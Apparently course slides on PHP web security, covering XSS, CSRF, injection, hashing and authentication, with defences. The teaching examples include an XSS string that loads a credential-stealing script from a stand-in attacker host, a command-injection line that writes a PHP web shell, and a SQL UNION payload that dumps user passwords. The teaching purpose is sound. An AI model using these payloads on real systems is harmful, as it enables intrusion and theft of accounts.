Security Day 4

XSS, CSRF


What is Cross site scripting(XSS)

XSS allows an attacker to inject content into a website.

And modify how it is displayed.

Making the victim’s browser execute the code, that the attacker provided

Stored xss example


Attacker posts comment that contains <script></script> tags that is persisted in storage.
1
2
Victim visit's site that contains the comment the attacker had posted
3
Browser renders page and executes the embedded script
4
Outcome could be delivering a payload with user information such as their cookies to the attacker

Where is there a possibility for XSS

When a user input is displayed back to a / the user

Eg: search forms, comments, registration pages, top searches etc.

A simple example

```
<?php

$name = $_REQUEST ['name'];

?>

<html><body>Hello, <?php echo $name; ?>!</body></html>

http://dd.test/dumb.php?name=%3Cscript%3Ealert%2842%29;%3C/script%3E
```

Why is it so dangerous

Steal cookie information

Inject iframe

Steal information from DOM (eg usernames and password)

Keylogging

Everything you can imagine doing with javascript

Why is it so dangerous

Auction site eBay has come in for criticism after appearing to drag its heels over fixing a cross-site scripting (XSS) vulnerability which allowed attackers to booby trap links redirecting users to a phishing page. //2014

A 17 year old German schoolboy posted information over the weekend regarding an apparent cross site scripting (XSS) vulnerability in the popular money transfer site PayPal. The problem lies in the site’s search function and at least in the German version of the website can be triggered by using a string of Javascript alert code. //2013

Samy (also known as JS.Spacehero) is an XSS worm that was designed to propagate across the MySpace social-networking site written by Samy Kamkar. Within just 20 hours[1] of its October 4, 2005 release, over one million users had run the payload[2] making Samy the fastest spreading virus of all time.//2005

An extremely convincing phishing attack is using a cross-site scripting vulnerability on an Italian Bank's own website to attempt to steal customers' bank account details. Fraudsters are currently sending phishing mails which use a specially-crafted URL to inject a modified login form onto the bank's login page. //2008

Different favors of XSS

Reflected XSS or Non-Persistent XSS

Stored XSS or Persistent XSS

DOM XSS

Reflected XSS or Non-Persistent XSS

The injected attack is not stored within the application itself.

It is non-persistent.

Impacts users that opens maliciously crafted link (link shortner).

The attack string is included as part of the crafted URI or HTTP parameters.

Example:

http://example.com/index.php?test=<script>alert(“XSS ALERT”)</script>

http://example.com?q=p<script%20src="http:/evilsite.com/authstealer.js"></script>

Stored XSS or Persistent XSS

Persistence is

- Permanently stored on the target servers.
- No url is needed
- Becomes a part of the website
- Very difficult for the user to see

DOM XSS

Similar to reflected XSS, but don’t go to the server

You enter data which modifies the DOM of the web page

The data contains JavaScript

It is executed in the context of the application

DOM XSS

```
<script>

    document.write("<b>Current URL</b> : " + document.baseURI);

</script>
```

```
http://www.example.com/test.html#<script>alert(1)</script>
```

Defences against xss

Validation makes sure that you have the right kind of data.

Validating input:

- filter_var()
- Regex()
- Typecasting/typehinting (is_int(), is_bool())

Defences against xss

Sanitization removes any harmful data.

Sanitizing input:

filter_var

- Filters a variable with a specified filter (filter and sanitize)

filter_input

- Gets a specific external variable(POST/GET etc) by name and optionally filters it (filter and sanitize)

Eksample:

filter_var ($email, FILTER_SANITIZE_EMAIL); // http://php.net/manual/en/filter.filters.sanitize.php

Defences against xss

Escaping take any harmful data and makes it harmless.

Escaping output:

- htmlspecialchars() -- Convert special characters to HTML entities
- strip_tags() -- Removes all tags except (Whitelisting)

Defences against xss

- Don’t use HTML for input
- Use markdown if you need markup

HttpOnly cookies

Php.ini :

```
session.cookie_httponly = True
```

Prevents javascript from accessing cookies, and prevents session hijacking. It is a cheap and easy way to make a website more secure

Defences against xss

What about DOM XSS?

- Use a good js frontend framework
- Defense is difficult
- Outside the scope of php! This is javascript based.
- Avoiding client side document rewriting, redirection, or other sensitive actions, using client side data.

Cross site request forgery (CSRF)

A CSRF vulnerability allows an attacker to force a logged-in user to perform an important action without their consent or knowledge.

The attacker could force a victim to send the attacker, money, buy something, upvote video, click on banners, change password/configuration.

CSRF

CSRF is possible when:

- The victim has an active session on the target site.
- The victim is authenticated via HTTP auth on the target site.
- The victim is on the same local network as the target site(Attacking routers).

CSRF

1) You are logged in on a website http://example.com.
2) This website has a delete account action via button method on a page.
3) This button submits a delete request via a form link this.

```
<form action=’http://targesite.com/deleteaccount.php‘ method=’post’>

<input type=’text’ value=’Delete’ name=’delete’></form>
```

4) Once the button is clicked, website will delete the account of the logged in user.

5) It relies on the active session to identify the user.

CSRF

1) Attacker has created a fake page that submits this form onload().
2) He has posted the link of that page on a forum.
3) You found the link interesting and clicked.
4) You clicked on the link.
5) That page submits the form.
6) Form action will delete your account because you have an active session.
7) In this way, your account has been deleted by the attacker without your knowledge.

CSRF defences

Checking for Referral Header ($_SERVER['HTTP_REFERER'])

Captcha Verification in forms (It is random information added to each form)

Unpredictable Synchronizer Token Pattern (adding a random token to users form, shared secret)

http://resources.infosecinstitute.com/fixing-csrf-vulnerability-in-php-application/#gr
ef

https://www.owasp.org/index.php/PHP_CSRF_Guard

TASK OR Day1-3

What is security?

"Preservation of confidentiality, integrity and availability of information” (CIA).

Confidentiality

Confidentiality is the ability to hide information from those people unauthorised to view it.

Integrity

The ability to ensure that data is an accurate and unchanged representation of the original secure information.

Availability

Ensuring that the information concerned is readily accessible to the authorised viewer at all times.

Defences against attacks

- Add a firewall in front of web server, block ports,blocks ip
- Add Waf in front webserver, filter, and deny patterns
- Use Network intrusion detection eg SNORT to detect and block attacks
- Use a proxy / load balancer in front of mysql to block sql injections.
- Host intrusion detection on the specific host machine to detect files that have been changed(difficult to manage)
- Containers to block syscals and limit impact (dirty cow)

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Validate, Sanitize and Escape

Validation:

- Validation makes sure that you have the right kind of data.

Sanitization:

- Removes any harmful data.

Escaping:

- Take any harmful data and makes it harmless.

https://www.wordfence.com/learn/how-to-write-secure-php-code/

Whitelisting / Blacklisting

About

- Blacklisting allows all except denied (border control)
- Whitelisting allows non exempt approved (Apple store)

In most cases it is more effective to whitelist than to blacklist

https://www.schneier.com/blog/archives/2011/01/whitelisting_vs.html

Encryption basic

What is encryption?

- It is the process of encoding a message or information in such a way that only the allowed party can access it. It is reversible

Encryption basic

Symmetric key / Private key/ a password

- The same key is used both to encrypted message and to decrypt it again.
- The security is based on the “password”

Public key

- There is a public key that can be used to encrypt the message.
- There is a private key that can be used to decrypt the message

Hashing

A hash function is a function that can create a “sum” of that data

The md5 sum for hello world is:

278bf123abaea7b8d661d337e8112dfc

Sha1 for the same is

ce9b71ef7a2eb18be6d24dafb0845cdc1623d1d4

Sha256

03457c36995bc52df8fa0430393535842195c72ffff555a9febdf2098c959ce8

Common uses for hashing

Check if a downloaded file is correct

Store sensitive information like passwords and social security numbers

Creating unique keys for data and create fast lookup in key/value databases

Authentication

It is confirming the identity of a client

- Username/password
- Public / private key eg SSH
- Fingerprint/facial

Authorization

Authorization is giving the client access rights to specific resources related to that client.

- Files
- Resources
- Pages
- Hardware

Authorization vs Authentication

Authentication makes sure that the user is the correct user (login password)

Authorization gives the user the privileges that the user should have according to the system

Oauth

OAuth 2 is an authorization framework that enables applications to obtain limited access to user accounts on an HTTP service, such as Facebook, GitHub, and DigitalOcean. It works by delegating user authentication to the service that hosts the user account, and authorizing third-party applications to access the user account. OAuth 2 provides authorization flows for web and desktop applications, and mobile devices.

Source: digitalocean

Injection attacks

Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

source:owasp

Injection attacks

- The nr 1 on OWASP
- Easy to exploit
- Can give access to a lot of data and/or the server
- Not just about sql injection

Prepared statements

- Variables are kept separate and never parsed as a generic SQL statement.
- It is a lot faster the database knows that the placeholder only contains data
- It is more secure
- It is still a good idea to filter input!

Command injection, creating a backdoor

Example DON’T TRY

```
1; echo '<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>' > /var/www/html/test/test.php
```

```
http://207.154.221.210/test/test.php?cmd=cd%20/;pwd;who
```

Let’s dump all data about users

TRY:

```
1' and 1=1 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
(SPACE)
```

(0x0a is newline in ascii)

Google Gruyere

TRY going thru the guide at

https://google-gruyere.appspot.com/part1

https://google-gruyere.appspot.com/part2